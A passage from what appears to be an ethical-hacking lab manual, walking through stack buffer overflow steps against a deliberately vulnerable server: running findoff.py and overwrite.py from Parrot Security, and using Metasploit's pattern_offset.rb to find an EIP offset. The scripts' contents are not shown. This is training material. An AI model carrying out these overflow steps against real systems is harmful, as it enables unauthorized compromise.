
Note: When the above script is executed, it sends random bytes of data to the target vulnerable server, which causes a buffer overflow in the stack.

```

Applications Places System /findoff.py - Parrot Terminal
File Edit View Search Terminal Help
[root@parrot]~[/home/attacker/Desktop/Scripts]
[root@parrot]# chmod +x findoff.py
[root@parrot]~[/home/attacker/Desktop/Scripts]
[root@parrot]# ./findoff.py
[root@parrot]~[/home/attacker/Desktop/Scripts]
[root@parrot]#


```

79. Switch to the **Windows 11** virtual machine.
80. In the **Immunity Debugger** window, you can observe that the EIP register is overwritten with random bytes.
81. Note down the random bytes in the EIP and find the offset of those bytes.



82. Switch to the **Parrot Security** virtual machine.

83. Click the **MATE Terminal** icon at the top of the **Desktop** window to open a new **Terminal** window.
84. In the **Terminal** window, type **sudo su** and press **Enter** to run the programs as a root user.
85. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.
Note: The password that you type will not be visible.
86. Now, type **cd** and press **Enter** to jump to the root directory.
87. In the **Terminal** window, type **/usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -l 11900 -q 386F4337** and press **Enter**.
Note: -l: length, **11900**: byte size (here, we take the nearest even-number value of the byte size obtained in the **Step#81**), -q: offset value (here, **386F4337** identified in the previous step).
Note: The byte length might differ in your lab environment.
88. A result appears, indicating that the identified EIP register is at an offset of **2003** bytes, as shown in the screenshot.



```
Applications Places System Mon
/usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -l 11900 -q 386F4337 - Parrot Terminal
File Edit View Search Terminal Help
[attacker@parrot] ~
$ sudo su
[sudo] password for attacker:
[root@parrot] ~
# cd
[root@parrot] ~
# /usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -l 11900 -q 386F4337
[*] Exact match at offset 2003
[root@parrot] ~
#
```

89. Close the **Terminal** window.
90. Switch back to the **Windows 11** virtual machine and close **Immunity Debugger** and the vulnerable server process.
91. Re-launch both **Immunity Debugger** and the vulnerable server as an administrator.
Now, **Attach** the **vulnserver** process to **Immunity Debugger** and click the **Run program** icon in the toolbar to run **Immunity Debugger**.
92. Now, we shall run the Python script to overwrite the EIP register.
93. Switch back to the **Parrot Security** virtual machine. In the **Terminal** window, type **chmod +x overwrite.py**, and press **Enter** to change the mode to execute the Python script.
94. Now, type **./overwrite.py** and press **Enter** to run the Python script to send the generated random bytes to the vulnerable server.


Module 06 – System Hacking

Note: This Python script is used to check whether we can control the EIP register.

```
[root@parrot]# ./overwrite.py - Parrot Terminal
File Edit View Search Terminal Help
[root@parrot]# chmod +x findoff.py
[root@parrot]# ./findoff.py
[root@parrot]# chmod +x overwrite.py
[root@parrot]# ./overwrite.py
[root@parrot]#
```

